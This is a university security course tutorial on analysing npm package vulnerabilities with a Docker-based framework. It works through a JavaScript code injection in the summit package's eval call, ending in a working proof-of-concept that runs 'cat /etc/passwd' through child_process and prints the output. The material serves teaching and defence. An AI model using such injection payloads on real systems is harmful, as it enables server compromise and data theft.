INSTITUTO SUPERIOR TÉCNICO

DEPARTAMENTO DE ENGENHARIA INFORMÁTICA

FORENSICS CYBER-SECURITY

MEIC, METI

Tutorial II

Introduction to Web Vulnerability Analysis

2020/2021

nuno.m.santos@tecnico.ulisboa.pt

Introduction

This guide aims to provide a hands-on overview of a vulnerability analysis process for vulnerability reports of NodeJS packages. This process will involve reading bug bounty reports, analyze vulnerable JavaScript code and produce a canonical document with important information regarding the analyzed vulnerabilities. This process simulates what security engineers, penetration testers and forensic analyst might do before testing a target, during development or after a security breach, respectively.

1 Brief JavaScript Lesson

JavaScript is a lightweight, interpreted programming language with first-class functions. It is the most popular scripting language of the web, but it is also used in many non-browser environments, such as NodeJS. Check here for a *vanilla* JavaScript tutorial.

Some important features of Vanilla JavaScript and NodeJS JavaScript are:

- Node API, which allows you to perform non-blocking OS operations, such as executing shell commands, networking operations, file system operations, etc.;
- The event loop and the Read-Eval-Print Loop (REPL);
- Prototype chains and Global Object;
- The npm ecosystem (core packages, external packages).

Additional resources for learning server-side JavaScript (NodeJS):

- NodeJS Tutorial by IBM
- Edureka.co NodeJS Tutorial

2 Vulnerability Analysis

2.1 Prerequisites

Before starting the process of vulnerability analysis you must prepare your local environment. To do so you can follow these steps:

1. Download and Install Docker and Docker Compose If using the Kali VM it is recomended you first run the commands to update the system:

```
$ wget -q -O - https://archive.kali.org/archive-key.asc | apt-key add
$ sudo apt update
$ sudo apt upgrade
```

It is recommended you do this before the lab as it may take a long time and then reboot the VM.
Install Docker in the Kali VM using the following commands:

```
# Install docker
$ sudo apt install -y docker.io
# Start docker automatically on login
$ sudo systemctl enable docker --now
```

Note: the above only works if the VM is installed, and will not work in forensic mode
Alternatively, install Docker in a Linux machine using the following commands:

```
# Download Docker
$ curl -fsSL https://get.docker.com -o get-docker.sh
# Run install script
$ sudo sh get-docker.sh
```

If you would like to use Docker as a non-root user, you should now consider adding your user to the "docker" group with something like:

```
$ sudo usermod -aG docker $USER
```

You should now log-out and log-in again to be able to use Docker as a non-root user.
Install Docker Compose in the Kali VM using the following commands:

```
$ sudo apt install -y docker-compose
```

Alternatively, install Docker Compose in a Linux machine using the following commands:

```
# Download Docker Compose
$ sudo curl -L "https://github.com/docker/compose/releases/download/1.27.4/
    docker-compose-$(uname -s)-$(uname -m)" -o /usr/local/bin/docker-compose
     get-docker.sh
# Make the script executable
$ sudo chmod +x /usr/local/bin/docker-compose
# Test the installation
$ docker-compose --version
docker-compose version 1.27.4, build 1110ad01
```

2. Download the Vulnerability Analysis Framework The framwork is available at https://turbina.gsd.inesc-id.pt/csf2021/framework-tutorial2-docker.zip:

```
$ wget https://turbina.gsd.inesc-id.pt/csf2021/framework-tutorial2-docker.
    zip
```

3. Extract Docker files To extract files necessary to run the framework inside a Docker container you should run the following command:

```
$ unzip framework-tutorial2-docker.zip
```

4. Run Docker containers To run the framework you should run the following command inside the extracted directory *framework-tutorial2-docker/*:

```
$ docker-compose up -d --build
```

5. Access the framework After running the previous Docker command you will have a web application running at http://localhost:8080, as well as an exposed *mongo* database at port 27017.



Figure 1: Vulnerability Framework index page.



Figure 2: Framework page for advisory 315.

6. Stop Docker containers When you finish the analysis you may stop the framework by running the following command inside the extracted directory *framework-tutorial2-docker/*:

```
$ docker-compose down
```

2.2 Procedure

The generic procedure you can follow for analyzing vulnerable code using the provided Vulnerability Analysis Framework is as follows:

1. Access advisory metadata using the Vulnerability Analysis Framework;
   - This is done by simply providing the advisory ID in the search field.
2. Read vulnerability report overview;
   - The report overview is a brief description of the vulnerability. It often allows you to better understand the vulnerability or its impact. Additionally, it may contain clues for vulnerable code location.
3. Access and analyze external references;
   - These references can be bug bounty reports, Github issues, CVE reports, etc. They often contain useful information about the vulnerability, such as severity, proof-of-concept exploits, explanation of how to reproduce the vulnerability, code patch and more.
4. Access vulnerability analysis tools' reports;
   - The framework compiles the result of executing several vulnerability analysis tools against the advisory package. The output of these tools, when correct, can be a useful complement to your analysis.
5. Download vulnerable package using the available link;
   - It is not uncommon for *npm* advisory metadata to be incorrect about the vulnerable version boundaries, i.e., in which version a vulnerability was first introduced and in which version said vulnerability was fixed. You can refer back to the external references to assist you in finding the right vulnerable version and download the right package directly from *npm*.
6. Analyze the package code;

- Perform a manual static code analysis on the downloaded package code. Understanding the code and correctly identifying the vulnerable code location is one of the goals of this exercise.

7. Craft Proof-of-Concept (PoC) exploit and test vulnerability if possible;
    - You can refer back to the external references for assistance regarding reproducing the vulnerability. In many cases understanding the vulnerability is sufficient to craft a PoC exploit.
8. Craft Patch and verify it works using the PoC exploit;
    - You can refer back to the external references for assistance regarding the patch.
9. Write analysis report/document.
    - The ultimate goal of the process is to document your findings. To do so you should use the document structure provided in the next section.

3 Real World Examples

We will now analyze a few examples of real world advisories following the procedure described above.

3.1 JavaScript Code Injection - Advisory 315

JavaScript code injection vulnerabilities arise when an application incorporates user-controllable data into a string that is dynamically evaluated by the code interpreter. If the user data is not strictly validated, an attacker can use crafted input to modify the code to be executed, and inject arbitrary code that will be executed by the server. These injection vulnerabilities are usually very serious and lead to complete compromise of the application's data and functionality, and often of the server hosting that application. It may also be possible to use the server as a platform for further attacks against other systems.

Further resources on code injection vulnerabilities:

- https://ckarande.gitbooks.io/owasp-nodegoat-tutorial/content/tutorial/a1_-_server_side_js_injection.html
- https://media.blackhat.com/bh-us-11/Sullivan/BH_US_11_Sullivan_Server_Side_WP.pdf

3.1.1 Accessing Advisory Metadata

Using the Vulnerability Analysis Framework we can access data about advisory 315. As we can see from the *Overview* field in Figure 3, this advisory describes a vulnerable version of the *summit* package which allows users to supply code via the *collection* parameter when running the *PouchDB* driver. We can also read that there is not patch for this advisory.

3.1.2 Accessing External References

We can learn more about this advisory by accessing the external reference, which points to a Github issue. In this issue displayed in Figure 4 we can read that the vulnerable code snippet is located at *lib/drivers/search/pouch.js* and we can also see what this user believes to be the vulnerable code. This already provides us with a lot of information useful for our analysis and understanding of the vulnerability.



Figure 3: npm advisory page.



Figure 4: Advisory external reference.

3.1.3 Vulnerable Source Code

We can download a vulnerable version of the *summit* package using the framework, on the right side of the *Overview* field on the advisory page. We can then inspect the code:

```
// summit/lib/drivers/search/pouch.js
module.exports = function (db) {
  return function search (opts) {
    var opts = _.extend({}, {include_docs: true}, opts);

    if (!opts.filter && opts.collection) {
      if (typeof opts.collection === 'string') {
        opts.filter = "function filter(doc){return doc.type === '"+ opts.collection
            +"'}";
      }
      (...)
      eval(opts.filter);
    }
    (...)
  };
  (...)
};
```

We can see that the *pouch.js* file exports a function, which in turn returns another function called *search*. Inside this function there's a call to the dangerous sink *eval*. Thus, if user input reaches this sink there's a code injection vulnerability. There must be a way to control the *opts.filter* parameter.

We can seen that this parameter is created from the concatenation of a string with the *opts.collection* parameter, which is user-controllable. We know this from both the external reference and from our manual analysis of the code. This means we can craft a proof-of-concept exploit to see the vulnerability in action.

3.1.4 Proof-of-Concept Exploit

We know that we can trigger the vulnerability by calling the exported function from the *pouch.js* file and then call the *search* function with an object containing a parameter *collection* that holds our malicious payload. The following PoC code does exactly that:

```
// Importing vulnerable code
var pouch = require("summit/lib/drivers/search/pouch");

var injection = "\'};";
injection += "var exec = require(\"child_process\").exec;";
injection += "exec(\"cat /etc/passwd\", (err, stdout, stderr) => { console.log(
    stdout); });";
injection += "var a={ hello: \'world"; // Last line is necessary to avoid syntax
    errors

var searchFn = pouch({
    pouch: { // Necessary to avoid runtime errors
        search: () => new Promise((res, rej) => res())
    }
});

searchFn({
    collection: injection,
    raw: 'hello' // Necessary to avoid runtime errors
});
```

To run this PoC code we have to download and install the vulnerable package and only then run the PoC exploit:

```
# Create a directory to hold the PoC
$ mkdir summit_poc
# Write the PoC code in a file in this directory
$ code summit_poc/index.js
# Download the package using the link in the framework
$ wget https://registry.npmjs.org/summit/-/summit-0.1.22.tgz
# Extract the package. This typically creates a directory called package
$ tar -xvf summit-0.1.22.tgz
# Change into the PoC directory
$ cd summit_poc
# Install the package
$ npm i ../package
# Run the PoC exploit
$ node index.js
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
node:x:1000:1000::/home/node:/bin/bash
```

4 Exercise

Using the Vulnerability Analysis Framework and the analysis procedure described above you should be able to analyze advisory number **1020**. The goal of this analysis is to document the following information:

1. Vulnerability Type;
2. Location of the “source-sink” pair in the vulnerable code;
3. Show/craft valid Proof-of-Concept exploit;
4. Show/craft a valid Patch.